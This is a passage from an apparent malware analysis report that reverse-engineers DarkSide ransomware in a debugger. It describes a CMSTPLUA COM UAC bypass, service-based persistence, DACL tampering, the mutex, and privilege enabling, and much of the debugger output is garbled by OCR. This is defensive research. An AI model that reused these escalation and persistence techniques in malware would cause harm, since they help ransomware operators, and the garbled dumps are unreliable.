larkside.00 text:00401	0401000 0A9 darksid	e.exe:\$10A9	#4A9					1: [esp] 0019FF0E L* 2: [esp+4] 0000048 3: [esp+4] 0000048 4: [esp+c] 00203000
44	<						>	Default (stdcall) 👻 5 🗘 🗌 Un
	• 0040110	DE ES E	D FE FF FF	call darksi	de. 401000	-	v	x875W 0 0 x875W Z 0 x875W D 0
	0040110	08 FF 7	5 08	push dword	ptr ss: ebp	-6	[ebp-	x875W_SF 0 x875W_P 0 x875W_U 0
	 0040110 0040110 		5 OC	push eax	ptr ss: ebp-	c1		x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0
	• 0040110	04 01 4	3 0A	add dword p	tr ds:[ebx+#],eax		x87StatusWord 0000
	0040108 0040108	FC FF 7	5 08 C FE FF FF	call darksi	ptr ss: ebp-	8	[ebp-	Korra_v S (capty) Korra_r S (capty)
	• 004010	F9 FF 7	5 OC	push dword	ptr ss: ebp			x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	0040108 0040108		3 08	add dword p push eax	tr ds:[ebx+8],eax		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	004010	F0 E8 0	B FF FF FF	call darksi	de. 401000		Leop	x87TagWord FFFF x87TW_0 3 (Empty) x87TW_1 3 (Empty)
	 0040108 0040108 		5 OC 5 OS	push dword	ptr ss: ebp-	C	[ebp-	untrained stat
	0040108	E9 50		push eax	and the second second			x87r7 000000000000000000 ST7 Empty 0.0000
	0040100 0040100		A FF FF FF	call darksi	de. 401000 tr ds:[ebx+6	1.eax		x87r5 000000000000000000 ST5 Empty 0.0000 x87r6 00000000000000000 ST6 Empty 0.0000
	0040100	DE FF 7	5 08	push dword	ptr ss: ebp-		[ebp-	x87r4 000000000000000000 ST4 Empty 0.00000
	 0040100 0040100 		5 00	push eax	ptr ss: Eebp-			x87r2 000000000000000000 ST2 Empty 0.0000 x87r3 00000000000000000 ST3 Empty 0.0000
	0040100		3 04		tr ds:[ebx+4],eax		x87r1 000000000000000000 ST1 Empty 0.00000
	0040100 0040100		5 08 9 FF FF FF	push dword	ptr ss: ebp-	8	[ebp-	x87r0 000000000000000000 ST0 Empty 0.00000
	0040100	CC FF 7	5 OC	push dword	ptr ss: ebp-	c]	1000	CS 0023 <u>SS</u> 002B
	0040100 0040100		3 02	add dword p push eax	tr ds:[ebx+2],eax		ES 0028 DS 0028
	• 0040100	C3 E8 3	8 FF FF FF	call darksi	de. 401000		Leop	GS 002B FS 0053
	0040108 0040108		5 OC 5 O8	push dword	ptr ss: ebp-		[ebo-	LastStatus 00000000 (STATUS_SUCCESS)
	• 0040108	BC 50	Ebassis	push eax				LastError 00000000 (ERROR_SUCCESS)
	004010 00401 0		6 FF FF FF	call darksi	de.401000 tr ds:[ebx].	Pax		
	• 0040108	B2 FF 7	5 08	push dword	ptr ss: ebp-		[ebp-	OF 0 SF 0 DF 0 CF 0 TF 0 IF 1
	 004010/ 004010/ 		5 OC	push eax	ptr ss: Tebp-	c 1	and the second second	ZF 1 PF 1 AF 0
P	> 004010	A9 E8 5	2 FF FF FF	call darksi	de. 401000			EFLAGS 00000246
	e 004010/ e 004010/		5 OC	push dword	ptr ss: ebp-	C R	[ebp-	EIP 004010A9 darkside.004010A9
1.1	> 004010/			push FFFFFF		- 1		

Figure 22

Address	He	<															ASCII	
004103E4	2E	00	39	00	35	00	34	00	65	00	62	00	39	00	30	00	.9.5.4.e.b.9.0.	Figure 23
004103F4	30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	Ū

The value computed above (let's call it **RansomPseudoValue**) will be used in the following constructions:

- Service name: <RansomPseudoValue>
- Service display name: <RansomPseudoValue>
- Ransom note: README<RansomPseudoValue>.TXT
- Wallpaper: %PROGRAMDATA%\<RansomPseudoValue>.BMP
- Each encrypted file will have the following name: <Original filename> <RansomPseudoValue>
- Icon file: %PROGRAMDATA%\<RansomPseudoValue>.ico
- Registry key created: HKCR\
 <RansomPseudoValue>\DefaultIcon=%PROGRAMDATA%\
 <RansomPseudoValue>.ico

The binary uses the SHTestTokenMembership API to verify if the user belongs to the Administrators groups (0x220 = 544 in decimal):



Figure 24

We'll split the analysis into 3 different parts depending on the user's privileges: low level privileges, administrative privileges, and SYSTEM privileges.

Low Level privileges

The malware attempts a UAC bypass that uses the CMSTPLUA COM interface as described at <u>https://gist.github.com/api0cradle/d4aaef39db0d845627d819b2b6b30512</u>. It utilizes ZwOpenProcessToken to open the access token associated with the process (0x8 = **TOKEN_QUERY** – required to query an access token):

EIP	0040219 0040219 0040219 0040219	95 6A 0 6A F 9 FF 1	F 5 D0 06 42 0	pu	ush eax ush 8 ush FFFFFFF all dword p		wOpenProcessTo	ken>]	~	x87SW_B 0 x87SW_C x87SW_C1 0 x87SW_C x87SW_SF 0 x87SW_P x87SW_SF 0 x87SW_P x87SW 0 0 x87SW_Z	0 0 x87SW_ES 0 0 x87SW_U 0
dword ptr [.text:00402				oken>]= <ntdl< th=""><th>1.ZwOpenPro</th><th>cessToken></th><th>1</th><th></th><th></th><th>Default (stdcal) 1: [esp] FFFFFFF 2: [esp+4] 00000008 3: [esp+8] 0019FF60 4: [esp+C] 004082BD</th><th>✓ 5 ☐ Uni <darkside.entrypoint></darkside.entrypoint></th></ntdl<>	1.ZwOpenPro	cessToken>	1			Default (stdcal) 1: [esp] FFFFFFF 2: [esp+4] 00000008 3: [esp+8] 0019FF60 4: [esp+C] 004082BD	✓ 5 ☐ Uni <darkside.entrypoint></darkside.entrypoint>
Dump 1	Dump 2	Ump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct		F38 FFFFFF		
Address He	W.				ASCIT			, 0019	FF40 0019FF	60	

Figure 25

The NtQueryInformationToken function is used to get the group accounts associated with the token (0x2 = **TokenGroups**) and it checks if the administrators group can be found in the TOKEN_GROUPS structure:

312	 004021D9 004021DA 004021DD 004021E0 004021E2 004021E5 004021E5 004021E5 	50 FF 75 F4 FF 75 F0 GA 02 FF 75 F8 FF 15 BC 06 85 C0	42 00 C	ish eax ish dword ptr ish dword ptr ish 2 ish dword ptr ish dword ptr ist eax, eax	ss: ebp-1	10 0	1onToken>]			x87Statusword 0000 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C0 x87SW_SF 0 x87SW_P	0 x875W_C2 0 0 x875W_E2 0 0 x875W_E5 0 0 x875W_U 0 0 x875W_U 0
	004206BC <dark< td=""><td>side.&NtQueryInfi ke:\$21E5 #15E5</td><td>ormationToken>]=-</td><td>kntdll.NtQuery</td><td>/Informat</td><td>i onToken></td><td></td><td></td><td>1</td><td>Default (stdcall) 1: [esp] 00000270 2: [esp+4] 00000002 3: [esp+8] 026EC6D8 4: [esp+C] 00000158</td><td>▼ 5 🗘 🗆 Uniod</td></dark<>	side.&NtQueryInfi ke:\$21E5 #15E5	ormationToken>]=-	kntdll.NtQuery	/Informat	i onToken>			1	Default (stdcall) 1: [esp] 00000270 2: [esp+4] 00000002 3: [esp+8] 026EC6D8 4: [esp+C] 00000158	▼ 5 🗘 🗆 Uniod
Dump 1	U Dump 2	Dump 3	0 4 😺 Dump 5	💮 Watch 1 🛛 🖡	x=l Locals	2 Struct		0019FF30 0019FF34			
Address He	x	0 00 00 00 00 00	00 00 00 00 00	ASCII			^	0019FF38 0019FF3C 0019FF40	0000015	8	

There is a call to the Colnitialize routine in order to initialize the COM library on the current thread, as highlighted in figure 27:

00402786 FF 15 98 0 00402786 3D 4F 05 0 0402787 3D 4F 05 0 040402789 4F 05 0 dword ptr [00420898 <darkside.scoinitia< td=""></darkside.scoinitia<>	0 00 cmp eax,54F	× *		x875W_U 0 x875W D 0
.text:00402786 darkside.exe:\$2786 #1886			2: [esp+4] 00000000 3: [esp+8] 00000001 4: [esp+C] 0019FF7C	

Figure 27

As presented so far, the binary uses a lot of lower level APIs (from ntdll). It allocates a new memory area using the ZwAllocateVirtualMemory API (0x3000 = **MEM_COMMIT** | **MEM_RESERVE** and 0x4 = **PAGE_READWRITE**):

0040256F 6A 04 00402571 68 00 30 00 00 00402576 8D 45 FC 00402579 50 00402577 6A 00 00402577 6A 00 00402572 6A 8C 09 42 00 00402581 6A FF 15 D8 06 42 00 00402583 83 3D 8C 09 42 00 00402589 83 3D 8C 09 42 00 00402589 83 3D 8C 09 42 00 00	push 4 push 3000 lea eax,dword ptr ss: [ebp-4] push eax push darkside.42098C push darkside.42098C push #FFFFFFF call dword ptr ds: [c42vAllocateVintualMemory>] cmp dword ptr ds: [c42v86C],0 je darkside.40264E	x87TW_2 3 (Empty) x87TW_3 3 (Empty) x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_6 3 (Empty) x87TW_5 3 (Empty) x87StatusWord 0020 x87SW_8 0 x87SW_7 3 (Empty) x87Sw_6 0 x87SW_2 0 x87SW_2 0 x87SW_6 0 x87SW_2 0 x87SW_2 0 x87SW_5 0 x87SW_9 1 x87SW_1 0 x87SW_6 0 x87SW 2 0 x87SW_0 0
dword ptr [004206D8 <darkside.&zwallocatevirtualmemory .text:00402583 darkside.exe:\$2583 #1983</darkside.&zwallocatevirtualmemory 	>]= <ntdll.zwallocatevirtualmemory></ntdll.zwallocatevirtualmemory>	> Default (stdcall)
Ump 1 Ump 2 Ump 3 Ump 4 Ump 4 <th< th=""><th>ASCII 0019FF30 0 0019FF34 0 0019FF34 0</th><th>0042098C darkside.0042098C 00000000 0019FF54 00003000</th></th<>	ASCII 0019FF30 0 0019FF34 0 0019FF34 0	0042098C darkside.0042098C 00000000 0019FF54 00003000

Figure 28

We have encountered a call to an undocumented API function called LdrEnumerateLoadedModules:

Address Hey				ASCIT			. 00	19FF3C	002030	000	
Dump 1 Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct	00	19FF38		518 darkside.00402518	
text:004026A8 darksi										1: [esp] 00000000 2: [esp+4] 00402518 darkside.0 3: [esp+8] 00203000 4: [esp+C] 004082BD <darkside.< th=""><th></th></darkside.<>	
dword ptr [004206F0 "	b"l= <ntdll.< th=""><th>LdrEnumerate</th><th>oadedModule</th><th>152</th><th></th><th></th><th></th><th>_</th><th>></th><th>Default (stdcall)</th><th>▼ 5 😫 🗌 Unk</th></ntdll.<>	LdrEnumerate	oadedModule	152				_	>	Default (stdcall)	▼ 5 😫 🗌 Unk
00402 00402	AF 5E			op edi					*	x87SW_SF 0 x87SW_P 1 x87SV x87SW 0 0 x87SW Z 0 x87SV	
IP 00402	AS FF 1	5 FO 06 42 0	0 c	all dword pt	tr ds:[<&Lo	drEnumerateLo	adedModules>]				V_ES O
00402 00402 00402 00402	A1 68 1	8 25 40 00 0	p	oush ebx oush darkside	e.402518					x87StatusWord 0020 x87SW_B 0 x87SW_C3 0 x87SW	V_C2 0

Figure 29

The file executes CoGetObject with the object name as **Elevation:Administrator!new: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}**, as highlighted below:

Address H	ex				ASCII		0019FD0C 0019FD10										
Ump 1		Dump 3	Dump 4	Ump 5	🛞 Watch 1	x=rLocal	0019FD04 0019FD08	0019FF30	L"Elevation	n:Administ	ratorinew:	{3E5F0	7F9-9A5	1-436	7-9063-A	12024	4FBEC7}"
	2757 darkside.										3: [esp+	4] 00:	FD28 L"E 19FF30 5E9100 19FF60	levat	ion:Admi	nist	rator!new
dword atr	<pre>{ [004208A0 <dar]< pre=""></dar]<></pre>	side #CoG	etchiects1-	<01e22 CoGe	tobjects					>	Default (std	call)			-	5	Unlock
EIP	● 00402756 ● 00402757	50 FF 15	A0 08 42 0		call dword p	tr ds:[<&	CoGetObje	ct>]		eax:1	x87SW_S				x875W_U x875W_D		
	 00402748 00402748 00402748 0040274C 0040274F 00402750 		122	F	push dword p push ebx lea eax,dwor push eax lea eax,dwor	d ptr ss:	[ebp-24]			eax:1	x87SW_C	usWord 0 x 1 0 x	0020 875W_C3 875W_C0	0	_7 3 (Emp x875W_C2 x875W_ES	0	

Basically, it will relaunch the malware with SYSTEM privileges:

	00 00 33 75 F8 52 24	push 0 push 0 push esi push dword pi	r ds:[ebx] r ss:[ebp-s] r ds:[edx+24]		[ebx;	x87TW_6 3 (Empty) x87TW_7 3 (Empty) x875tatusWord 0020 x875W_8 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C4 0 x875W_U 0 x875W 0 x875W_7 1 x875W_U 0 x875W 0 0 x875W Z 0 x875W D 0
<pre>word ptr [edx+24]=[6FFA114C <cm] darkside.exe:\$2802<="" pre="" text:00402802=""></cm]></pre>		sClient9>]= <cmlua.(< th=""><th>DbjectStublessClient9></th><th></th><th>,</th><th>Default (stdcal)</th></cmlua.(<>	DbjectStublessClient9>		,	Default (stdcal)
Dump 1 Dump 2 Dump 3 ddress Hex 2669100 08 91 66 02 00		Dump 5 💮 Watch 1 ASCII 55 00	[x=102] 0019FF48 026F99 0019FF45 026F91 0019FF50 000000 0019FF54 000000 0019FF55 000000 0019FF56 000000 0019FF56 000000 0019FF56 000000	08 L"C:\\User 00 00 00	s\\ III \\Desi	ctop\\darkside.exe"
igure 31	and the select of		0019FFSC 000000	00		
igure 31	5276 ASLR	High			KTOP-	x64dbg
			7	8.47 MB DES	KTOP-	x64dbg
igure 31 × 🕱 x32dbg.exe	5276 ASLR	High	7	8.47 MB DES 2.11 MB DES	and the second second second second	x64dbg Process Hacker
igure 31 * * x32dbg.exe arkside.exe	5276 ASLR 5836	High High	7	8.47 MB DES 2.11 MB DES 2.61 MB DES	ктор	Process Hacker
igure 31 ✓ ¥ x32dbg.exe	5276 ASLR 5836 2116 ASLR	High High High	7	8.47 MB DES 2.11 MB DES 2.61 MB DES 2.8 MB NT		Process Hacker SYSTEM

Figure 32

Administrative privileges

As in the first case, the binary uses ZwOpenProcessToken to open the access token associated with the process (0x8 = **TOKEN_QUERY** – required to query an access token):

	 00401F/ 00401F/ 00401F/ 	AC 6A 0 AE 6A F	F		push eax push 8 push FFFFFFF						7SW_C1 0 x87SW 7SW_SF 0 x87SW		
-		arkside.@Zw	OpenProcessT		all dword p	6	vOpenProcessToke	n>]	>	Defa 1: 2: 3:	ult (stdcall) [esp] FFFFFFFF [esp+4] 000000 [esp+8] 0019FF [esp+C] 004082	54	▼ 5 ↓ Unlod
.text:00401	FBO darkside	e.exe:\$1FB0	#1380							5:	[esp+10] 0040B	2BD <darkside< th=""><th>e.EntryPoint></th></darkside<>	e.EntryPoint>
Dump 1	Dump 2	Ump 3	Dump 4	Ump 5	💮 Watch 1	[x=] Locals	2 Struct	0019FE0	B FFFFF	008			
Address He	Y				ASCTT			0019FE1	0 0019F	F64			

Figure 33

The NtQueryInformationToken API is utilized to retrieve the token's user account (0x1 = **TokenUser**):


	 00401FC4 00401FC5 00401FC7 00401FCD 00401FCE 00401FCE 00401FD0 	50 6A 2C 8D 85 CO FE F 50 6A 01 FF 75 FC	FFF	push eax push 2C lea eax,dwor push eax push 1 push dword p					x87SW_B x87SW_C1	0 x875W_C0 0	x875W_C2 0 x875W_E5 0 x875W_U 0
	00401FD3 CO04206BC <darks< th=""><th></th><th></th><th></th><th></th><th>tQueryInformat</th><th>ionToken>]</th><th>></th><th>Default (std 1: [esp] 2: [esp+ 3: [esp+ 4: [esp+</th><th>00000270 4] 00000001 8] 0019FE28</th><th>▼ 5 €</th></darks<>					tQueryInformat	ionToken>]	>	Default (std 1: [esp] 2: [esp+ 3: [esp+ 4: [esp+	00000270 4] 00000001 8] 0019FE28	▼ 5 €
Dump 1	Dump 2	Dump 3 🛛 🔛 Dump	4 📲 Dump 5	👹 Watch 1	x= Locals	2 Struct		0019FE00 00000 0019FE04 00000			
Address H	ex	E9 D9 FE FF FF	F 24 FF 19 00	ASCII	7ÿ\$ÿ		^	0019FE08 0019F 0019FE0C 00000 0019FE10 0019F	02C		

Figure 34

The malicious process uses LookupAccountSidW to obtain the name of the account associated with the SID provided as the input, as shown in figure 35:



There are 3 different comparison operations that compare the domain name (the name of the computer in our case) with "NT AUTHORITY", "AUTORITE NT" and "NT-AUTORITAT" (basically, it tries to determine if the user account is SYSTEM or not):



The OpenSCManagerW routine is utilized to establish a connection to the service control manager:



Figure 37

The process tries to open a service called <RansomPseudoValue> (which doesn't exist at this time):



Figure 38

Because the service doesn't exist, it will be created by the malware for persistence purposes, as shown in the following pictures:




Figure 39


40

The newly created service is started, and the binary launches itself as a service:

	 0040291 0040291 0040291 0040291 	6A 0	0 5 F8		push 0 push 0 push dword p					x875W_C1 0 x875W_C0 0 x8 x875W_SF 0 x875W_P 0 x8	375W_ES 0 375W_U 0
	→• 0040292 →• < 00420814 <dar 922 darkside.</dar 	kside.&St			a service and	6 222 1 222	tartServicew>]		234	efault (stdcall) :: [esp] 026C4800 :: [esp+4] 00000000 :: [esp+5] 026C4800 :: [esp+C] 026C4800 :: [esp+1] 026C608	▼ 5 € Unlock
Ump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	3 Struct	0019FF50 02	6C 4800		
Address Lue		e-e comp 5	ele comp 4		ACCTT	1-1 LOLDIS	& Sudet	0019FF54 00 0019FF58 00			

Figure 41 SYSTEM privileges

The malicious binary can run with no arguments, one, two, or three arguments (these cases will be described later on). As we can see below, it uses CommandLineToArgvW to obtain pointers to the command line arguments (argv[0] is the executable name) + the number of arguments:



The WTSQueryUserToken API is utilized to obtain the primary access token of the logged-on user specified by session 1:

	• 004023A1 • 004023A2	50 51	pu	sh eax sh ecx				XS	75W_SF 0 x875W	_P 0 x875W_U 0
EIP)	004023A3	FF 15 34 09 42	00 Ca	dword p	tr_ds:[<&wi	SQueryUserToken>]	,	Def	ault (stdcall)	▼ 5 🗘 Unloc
dword ptr [004		e.&WTSQueryUser1	oken>]= <wtsapi< th=""><th>32.WTSQuer</th><th>yUserToken></th><th>È.</th><th></th><th>2: 3: 4:</th><th>[esp+C] 0040B2</th><th>64 BD <darkside.entrypoint> BD <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></th></wtsapi<>	32.WTSQuer	yUserToken>	È.		2: 3: 4:	[esp+C] 0040B2	64 BD <darkside.entrypoint> BD <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint>
.text:004023A	a darkside, exe:	\$25A5 #1/A5						5:	[esp+10] 00000	000

Figure 43

OpenWindowStationW is used to open the "Winsta0" windows station (the interactive window station), 0x40000 – **WRITE_DAC** – modify the DACL in the security descriptor for the object:

	 004034 004034 004034 004034 004034 	02 6A 80	00 00 04 00 00 45 E4		push 40000 push 0 lea eax,dwor push eax				eax:L"	X875W_B 0 X875W_C3 0 X875W_C2 0 X875W_C1 0 X875W_C0 0 X875W_E5 0 X875W_SF 0 X875W_P 0 X875W_U 0
dword ptr [(.text:004034		urkside.40	15 4C 08 42 penWindowStat 8 #28D8				enWindowStationW>]		>	✓ Default (stdcall) 5 □ Unloc 1: [esp1] 0019FF4C L"winSta0" 2: [esp+3] 0000000 3: [esp+3] 00040020 <darkside.entrypoint> 5: [esp+10] 00408280 <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint>
Dump 1	Dump 2	Ump 3	Dump 4	Dump 5	👹 Watch 1	[x=] Locals	Struct		C 00000	FF4C L"WinSta0" 0000
Address He	u				ASCTT	1		0019FE	0 00040	0000

The DACL (discretionary access control list) of the "Winsta0" windows station is modified by calling the NtSetSecurityObject routine with the 0x4 = **DACL_SECURITY_INFORMATION** parameter:

	 004034 004034 004034 004034 	EA 6A 0 EC FF 7	5 F8		push ebx push 4 push dword p					x875W_C1 0 x875W_C0 0 x875W_ES 0 x875W_SF 0 x875W_P 0 x875W_U 0
durand atta	004034				dll.NtSetSec		SetSecurityObject	>]	> ×	Default (stdcall)
	4EF darkside			ojecc)j-ciic	urr. Neseesee	un reyobject	·			2: [esp+4] 00000004 3: [esp+8] 0019FED8 4: [esp+C] 0040828D <darkside.entrypoint> 5: [esp+10] 0040828D <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint>
Ump 1	Ump 2	Ump 3	Ump 4	Dump 5	👹 Watch 1	[x=] Locals	Struct	0019FEB8 0019FEBC		
Address He	-				ASCTT			0019FEC0	0019FE	08

Figure 45

There is a call to OpenDesktopW that is utilized to open the "Default" desktop object with the argument 0x40081 = WRITE_DAC | DESKTOP_WRITEOBJECTS |

DESKTOP_READOBJECTS, as follows:

word ptr [00420854 <darksi text:00403508 darkside.exe</darksi 		12.OpenDesktopw>	>	Default (stdcall) ▼ 5 □ Unlod 1: [esp] 0019FF3C L"Default" 2: [esp+4] 0000000 3: [esp+4] 00000000 4: [esp+6] 0000000 5: [esp+4] 00040081 S: [esp+10] 00408280
Dump 1 Ump 2 Ump 2	Dump 3 🗰 Dump 4 🕮 Dur	np 5 👹 Watch 1 🛛 🕸 Struct	0019FEB4 0019F 0019FEB8 00000	

Figure 46

The DACL of the "Default" desktop object is modified by calling the

NtSetSecurityObject function with the 0x4 = **DACL_SECURITY_INFORMATION** parameter:



Figure 47

The malware creates a mutex called "Global\4787658f1cc4202b8a15e05dd0323fde" (this value has been computed before this operation and represents a custom "hash" value of the malware), which makes sure that there is only one instance of the ransomware running at a time (if the mutex already exists, then the malware quits):

	 0040A30 0040A30 0040A30 0040A30 	6 6A 0 8 68 0	0 00 10 00		push dword p push 0 push 100000			[ebp-C		875W_C1 0 x875W_C0 875W_SF 0 x875W_P	
EIR	→• 0040A30		5 80 07 42	00	call dword p	tr ds: [<&o	penMutexw>]	>		fault (stdcall)	👻 💈 💭 Unlock
	00420780 <da 30D darkside</da 			kernel32.Op	enMutexW>				2: 3: 4:	[esp+8] 02656260	L"Global\\4787658f1cc4202b8a L"Global\\4787658f1cc4202b8a
Ump 1	Ump 2	Dump 3	Ump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0019FF64 0010 0019FF68 0000	0000		
Address He	-				ASCTT	1		0019FF6C 0265	6260	L"Global\\4787658f	1cc4202b8a15e05dd0323fde"

Figure 48

	 0040A3 0040A3 0040A3 	2C 6A 6A 6A	00		push dword p push 1 push 0		17 A.	[ebp-C		875W_C1 0 x875W_C0 0 x8 875W_SF 0 x875W_P 0 x8	75W_ES 0 75W_U 0
		arkside.&Cr			CreateMutexW		reateMutexw>]	,			 5 Unlock Unlock 1\\4787658f1cc4202b8a 1\\4787658f1cc4202b8a
.text:00404	330 darkside	e. exe: \$A330	#9730						- Anner	[esp+10] 00000001	
Ump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0019FF64 00000 0019FF68 00000	001		
Address He	×				ASCIT	1		0019FF6C 02656	260	L"Global\\4787658f1cc4202	b8a15e05dd0323fde"

The ransomware forces the system not to enter sleep mode and not to turn off the display while the process is running, one of the parameters being 0x80000001 = **ES_CONTINUOUS** | **ES_SYSTEM_REQUIRED**:

00409F95 00409F96	50 68 01 00 00 80	push eax push 80000001	_	x875W_SF 0 x875W_P 0 x875W_U 0
1P 00409F9B	FF 15 A8 06 42 00	<pre>call dword ptr ds:[<&NtSetThreadExecutionState>]</pre>	×	Default (stdcall)
dword ptr [004206A8 <darkside text:00409F98 darkside.exe:\$</darkside 		State>]= <ntd11.ntsetthreadexecutionstate></ntd11.ntsetthreadexecutionstate>		1: [esp] 80000001 2: [esp+4] 0019FF60 3: [esp+4] 0019FF7C 4: [esp+5] 0019FF7C 4: [esp+10] 0000000 5: [esp+10] 0000000
Dump 1 Dump 2 Dump 2	mp 3 Dump 4	ump 5 🛞 Watch 1 🛛 🖉 Locals 🤌 Struct	E54 80000	

Figure 50

The file changes the privilege to **SE_PRIVILEGE_ENABLED** in order to enable the token's privileges (note the **TOKEN_PRIVILEGES** structure) by a function call to ZwAdjustPrivilegesToken:

• 004022C0 GA 00 • 004022C2 GA 00 • 004022C4 GA 00 • 004022C4 GA 00 • 004022C5 GA 00 • 004022C6 GA 00 • 004022C6 GA 00 • 004022C6 FF 31 • 0000022C6 FF 31 • 0000022C6 FF 32 • 0000022C6 FF 32 • 0000022C6 FF 32 • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • • •	5 F4 pr 5 F4 pr 5 F6 pr 5 D4 06 42 00 cr 4djustPrivilegesToken>]=4	ush 0 ush 0 ush 0 ush dword ptr ss:[ebp-C] ush dword ptr ss:[ebp-4] ush dword ptr ds:[edp-4] ush dword ptr ds:[edp-4] word distributed and the state of th	~	x87Statusword 0000 x87Sw_B 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C10 x87Sw_C0 0 x87Sw_E5 0 x87Sw_C10 x87Sw_P 0 x87Sw_U 0 Defaul(stdcal)
Ump 1 Ump 2 Ump 3	Ump 4 Ump 5		0019FF1C 0000020 0019FF20 0000000 0019FF24 0265644	00
$ \begin{array}{c c c c c c c c c c c c c c c c c c c $	$\begin{array}{cccccccccccccccccccccccccccccccccccc$		0013FF28 0000000 0013FF20 000000 0013FF30 000000 0013FF38 0040822 0013FF38 004082 0013FF38 004082 0013FF40 5AC41E5 0013FF40 000001 0013FF40 000001 0013FF40 0013FF6 0013FF50 0013FF6 0013FF50 0013FF5	00 00 00 00 00 00 00 00 00 00

Figure 51

The CreateThread API is used to create a new thread, as described in the next figure:


	 00409FAF 00409F81 00409F83 00409F85 00409F8A 00409F8A 00409F8C 	6A 00 6A 00 6A 00 68 AB 95 40 00 6A 00 6A 00		oush 0 oush 0 oush 0 oush darksid oush 0 oush 0				x87SW_C1 0 x87SW_C0		
dword ptr	00420720 <darks< th=""><th>FF 15 20 07 42 ide.&CreateThread></th><th></th><th>and the second second</th><th>tr ds: [<&Creat</th><th>teThread>]</th><th>-</th><th> Default (stdcall) 1: [esp] 00000000 2: [esp+4] 00000000</th><th>•</th><th>5 🗘 🗌 Un</th></darks<>	FF 15 20 07 42 ide.&CreateThread>		and the second second	tr ds: [<&Creat	teThread>]	-	 Default (stdcall) 1: [esp] 00000000 2: [esp+4] 00000000	•	5 🗘 🗌 Un
text:00409	ERE darkside ex	A- COFRE #93RE						3: [esp+8] 004095AB da 4: [esp+C] 00000000	arkside.0040954	AB.
.text:00409	0FBE darkside.ex	e:\$9FBE #93BE	Dump 5	🛞 Watch 1	[x=] Locals	Struct		3: [esp+8] 004095AB da 4: [esp+C] 00000000 5: [esp+10] 00000000 0	arkside.004095/	B

Figure 52

A list of valid drives on the system is extracted using the GetLogicalDriveStringsW routine:

